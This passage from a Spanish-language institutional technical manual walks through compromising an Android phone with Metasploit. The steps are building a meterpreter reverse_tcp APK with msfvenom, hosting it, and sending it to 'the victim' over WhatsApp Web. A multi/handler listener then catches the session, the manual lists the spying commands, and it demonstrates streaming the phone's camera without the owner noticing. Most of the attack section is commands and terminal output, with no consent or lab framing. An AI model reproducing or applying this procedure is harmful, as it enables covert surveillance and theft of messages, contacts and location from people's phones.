


Figura: 24 Elección de la partición  
Elaborado por: Autor

Finalmente, el proceso se llevará a cabo e iniciará nuestra máquina virtual. debemos recordar de que el usuario por defecto será root, y la contraseña que hayamos colocado anteriormente en el asistente.




Figura: 25 Inicio del sistema  
Elaborado por: Autor

## 2.4. MetaSploit, tomar control de equipos remotos

MetaSploit es una suite o conjunto de programas en realidad. Está diseñada para explotar las vulnerabilidades de los equipos y es sin duda el programa más usado por los mejores hackers del mundo. Dentro de MetaSploit, disponemos de multitud de herramientas y programas para ejecutar en las diferentes vulnerabilidades de cada equipo, a cada una de estas aplicaciones se le llama sploit.

### 2.4.1. Como acceder a un teléfono móvil usando MetaSploit

En primer lugar, tenemos que abrir una ventana de comandos para posteriormente ingresar los siguientes comandos:

- `msfvenom -p android/meterpreter/reverse_tcp LHOST=IP LPORT=Puerto R > /root/nombre de la apk a crear.apk`

```
root@kali: ~  
Archivo Editar Ver Buscar Terminal Pestañas Ayuda  
root@kali: ~ x root@kali: ~ x  
root@kali:~# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.100.156  
LPORT=1234 R > /root/hackfree.apk  
[-] No platform was selected, choosing Msf::Module::Platform::Android from the p  
ayload  
[-] No arch selected, selecting arch: dalvik from the payload  
No encoder or badchars specified, outputting raw payload  
Payload size: 10087 bytes  
root@kali:~#
```

Figura: 26 Creación del apk

Elaborado por: Autor

- cp nombre.apk /var/www/html/
- /etc/init.d/apache2 start
- Service postgresql start

```

root@kali:~# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.100.156 LPORT=1234 R > /root/hackfree.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 10087 bytes

root@kali:~# cp hackfree.apk /var/www/html/
cp: no se puede crear el fichero regular '/var/www/html/': No es un directorio
root@kali:~# cp hackfree.apk /var/www/html/
root@kali:~# /etc/init.d/apache2 start
bash: /etc/init.d/apache2: No existe el fichero o el directorio
root@kali:~# /etc/init.d/apache2 start
[ ok ] Starting apache2 (via systemctl): apache2.service.
root@kali:~# service postgresql start
root@kali:~#

```

Figura: 27 Activación de los servicios  
Elaborado por: Autor

- Msfcosole

```

[ ok ] Starting apache2 (via systemctl): apache2.service.
root@kali:~# service postgresql start
root@kali:~# msfconsole

..ok000kdc'          'cdk000kg;
.x0000000000000c    c000000000000x;
:000000000000000k,  ,k00000000000000;
'00000000kkk00000:  :0000000000000000
o00000000.  .o0000o00001.  ,00000000o
d00000000.  ,c00000c.  ,00000000d
l00000000.  ,d;  ,000000001
,00000000.  ,i  ,i  ,00000000
c0000000.  ,00c.  ,o00.  ,0000000c
o000000.  ,0000.  ,:0000.  ,000000o
l00000.  ,0000.  ,:0000.  ,000001
,0000'  ,0000.  ,:0000.  ,:0000;
.d00o  ,0000ccccx0000.  ,x00d.
,k0l  ,000000000000.  ,d0k,
:kk;  ,000000000000.  ,c0k;
,k00000000000000k;
,x000000000000x;
.l00000001.
,d0d.

```

Figura: 28 Inicio de metasploit

Elaborado por: Autor

Antes de continuar debemos hacer que la víctima se descargué nuestra apk en su teléfono móvil para lo cual existen varias maneras de hacerlo en este caso lo haremos enviando nuestro apk desde whatsapp:

- Desde Kali Linux ingresamos al navegador web y entramos a whatsapp web una vez dentro adjuntamos nuestra apk en el chat de la víctima y lo enviamos cabe recalcar que nuestra apk se encuentra en los archivos del mismo sistema operativo




Figura: 29 Envío del apk  
Elaborado por: Autor

- Lo que quedaría es esperar que la víctima instale nuestra apk para poder continuar con los demás comandos
- Posteriormente continuamos ingresando los siguientes comandos:
- use exploit/multi/handler
- Set PAYLOAD andriod/meterpreter/reverse\_tcp
- Set LHOST=(ip)
- Set LPORT=(puerto)



```

root@kali: ~
Archivo Editar Ver Buscar Terminal Pestañas Ayuda
root@kali: ~ x root@kali: ~ x
+ -- ==[ 2 evasion ]
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set PAYLOAD android/meterpreter/reverse_tcp
PAYLOAD => android/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST=192.168.100.156
[-] Unknown variable
Usage: set [option] [value]

Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore

msf5 exploit(multi/handler) > set LPORT=1234
[-] Unknown variable
Usage: set [option] [value]

Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore

msf5 exploit(multi/handler) >

```

Figura: 30 Especificación del host y puerto

Elaborado por: Autor

- exploit
- Listo!!! Una sesión de Meterpreter conectada hacia nuestra víctima, en este caso se puede ver que el comando “sysinfo” me dice que la víctima tiene un Android 7.0

```

root@kali: ~
Archivo Editar Ver Buscar Terminal Pestañas Ayuda
root@kali: ~ x root@kali: ~ x
LPORT => 1234
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.100.156:1234
[*] Sending stage (72198 bytes) to 192.168.100.102
[*] Meterpreter session 1 opened (192.168.100.156:1234 -> 192.168.100.102:40514)
at 2019-09-23 14:24:44 -0500

meterpreter >
meterpreter > sysinfo
Computer      : localhost
OS            : Android 7.0 - Linux 4.1.18-g1e17235 (aarch64)
Meterpreter  : dalvik/android

```

Figura: 31 Ingreso al dispositivo móvil

Elaborado por: Cristian Sancho

- Con el comando HELP podemos ver qué acciones podemos hacer en el dispositivo, y las acciones particulares de Android son:
  - Grabar con el Micrófono
  - Tomar Fotos con ambas cámaras (Frontal y Trasera)
  - Hacer Streaming desde la cámara seleccionada
  - Verificar si el dispositivo es ROOTEADO
  - Obtener el listado de llamadas
  - Obtener el listado de Contactos
  - Obtener los SMS

Obtener la Ubicación del Dispositivo

Enviar SMS

Entre otras más cosas...

```
Stdapi: Webcam Commands
=====
Command      Description
-----
record_mic   Record audio from the default microphone for X seconds
webcam_chat  Start a video chat
webcam_list  List webcams
webcam_snap  Take a snapshot from the specified webcam
webcam_stream Play a video stream from the specified webcam

Android Commands
=====
Command      Description
-----
check_root   Check if device is rooted
dump_calllog Get call log
dump_contacts Get contacts list
dump_sms     Get sms messages
geolocate    Get current lat-long using geolocation
interval_collect Manage interval collection capabilities
send_sms     Sends SMS from target session
wlan_geolocate Get current lat-long using WLAN information

meterpreter >
```

Figura: 32 Comandos disponibles  
Elaborado por: Autor

- Como se puede ver existen varias herramientas y en este caso vamos a demostrar uno que es `webcam_stream` el cual nos permitirá divisar todo lo que enfoque la cámara del celular de la víctima sin que se de cuenta en tiempo real.

```
root@kali: ~
Archivo Editar Ver Buscar Terminal Pestañas Ayuda
root@kali: ~ x root@kali: ~ x
wakelock Enable/Disable Wakelock
wlan_geolocate Get current lat-long using WLAN information
Start time : 2019-09-23 14:26:20 -0500
Status : Playing
Application Controller Commands
=====
Command      Description
-----
app_install  Request to install apk file
app_list     List installed apps in the device
app_run      Start Main Activty for package name
app_uninstall Request to uninstall application

meterpreter > webcam-stream
[-] Unknown command: webcam-stream.
meterpreter > webcam-streeam
[-] Unknown command: webcam-streeam.
meterpreter > webcam_stream
[*] Starting...
[*] Preparing player...
[*] Opening player at: /root/GHUfwPD0.html
[*] Streaming...
```

Figura: 33 Ejecución del comando `webcam_stream`  
Elaborado por: Autor




Figura: 34 Visualización del comando en ejecución

Elaborado por: Autor

### 3. Responsables.

Cristian Stalin Sancho López ingeniero de sistemas de la Universidad Técnica de Machala, profesional con más de 7 años de experiencia.

Actualmente Coordinado de Bienestar Institucional en el Instituto Superior Tecnológico Huaquillas y previamente Apoyo a coordinación de investigación durante la creación y desarrollo del proyecto para la medición de temperatura para piscinas en camaroneras de agua dulce.

Del 2013 al 2019 responsable encargado del Grupo de Telconet S.A en la ciudad de Huaquillas donde se desarrollaron varios proyectos de Telecomunicaciones y Soporte a usuarios de la Red de Fibra Óptica de la empresa..

**Responsable:**



---

Ing. Cristian Sancho L.

**Revisado y aprobado por:**



---

Coordinador de Investigación

## 4. Definiciones

**Apk:** Es un paquete para el sistema operativo Android. Este formato es una variante del formato JAR de Java y se usa para distribuir e instalar<sup>1</sup> componentes empaquetados para la plataforma Android para teléfonos inteligentes y tabletas

**Android:** Es un sistema operativo móvil desarrollado por Google, basado en el Kernel de Linux y otros softwares de código abierto.

**BackTrack:** BackTrack fue una distribución GNU/Linux en formato LiveCD pensada y diseñada para la auditoría de seguridad informática en general. Su sucesor es la distribución Kali Linux que fue desarrollado a partir de la reescritura de esta distribución por el mismo equipo Offensive Security.

**Git:** Git es un software de control de versiones diseñado por Linus Torvalds, pensando en la eficiencia y la confiabilidad del mantenimiento de versiones de aplicaciones cuando éstas tienen un gran número de archivos de código fuente.

**Kernel:** En informática, un núcleo o kernel es un software que constituye una parte fundamental del sistema operativo, y se define como la parte que se ejecuta en modo privilegiado.

**Red Hat:** Red Hat, Inc. es una multinacional estadounidense de software que provee software de código abierto principalmente a empresas.

## 5. Referencias.

Astudillo, G. (10 de junio de 2018). *wikihow*. Obtenido de <https://es.wikihow.com/instalar-VirtualBox>

Castillo, J. A. (02 de enero de 2019). Obtenido de <https://www.profesionalreview.com/2019/01/02/instalar-kali-linux-virtualbox/>

Cuesta, D. G. (10 de junio de 2018). *Linux en español* . Obtenido de <https://www.xn--linuxenespaol-skb.com/distribuciones/que-es-kali-linux/>

Ferrer, M. (24 de octubre de 2017). *Rootear* . Obtenido de <https://rootear.com/virtualizacion/como-utilizar-virtualbox>